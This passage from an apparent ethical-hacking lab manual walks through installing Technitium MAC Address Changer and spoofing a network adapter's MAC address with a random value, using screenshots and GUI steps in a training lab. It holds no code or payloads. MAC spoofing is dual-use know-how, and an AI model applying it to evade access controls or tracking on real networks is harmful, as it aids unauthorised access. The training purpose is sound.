


Figure 1.5.1: TMAC installation wizard

3. Follow the wizard-driven installation steps and install TMAC with default settings.
4. After completing the installation, the **Installation Complete** window appears in the wizard; click **Finish**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.5.2: TMAC installation wizard

5. Double-click the **TMAC** shortcut on **Desktop** to launch the TMAC application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

6. The **Technitium MAC Address Changer** main window appears. In the **Technitium MAC Address Changer** pop-up, click **No**.




Figure 1.5.3: TMAC main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the TMAC main window, choose the network adapter of the target machine, whose MAC address is to be spoofed (here, **Ethernet0**).

Note: The network adapter might differ in your lab environment.

8. Under the **Information** tab, note the **Original MAC Address** of the network adapter, as shown in the screenshot.




Figure 1.5.4: TMAC main window: Original MAC Address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Perform MAC Spoofing Using TMAC

9. Click the **Random MAC Address** button under the **Change MAC Address** option to generate a random MAC address for the network adapter.




Figure 1.5.5: TMAC main window: Original MAC Address

10. A **Random MAC Address** is generated and appears under the **Change MAC Address** field. Click the **Change Now !** button to change the MAC address.

Note: The **MAC Address Changed Successfully** pop-up appears; click **Ok**.




Figure 1.5.6: TMAC main window: Change MAC Address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Observe that the newly generated random MAC address appears under the **Active MAC Address** section, as shown in the screenshot.

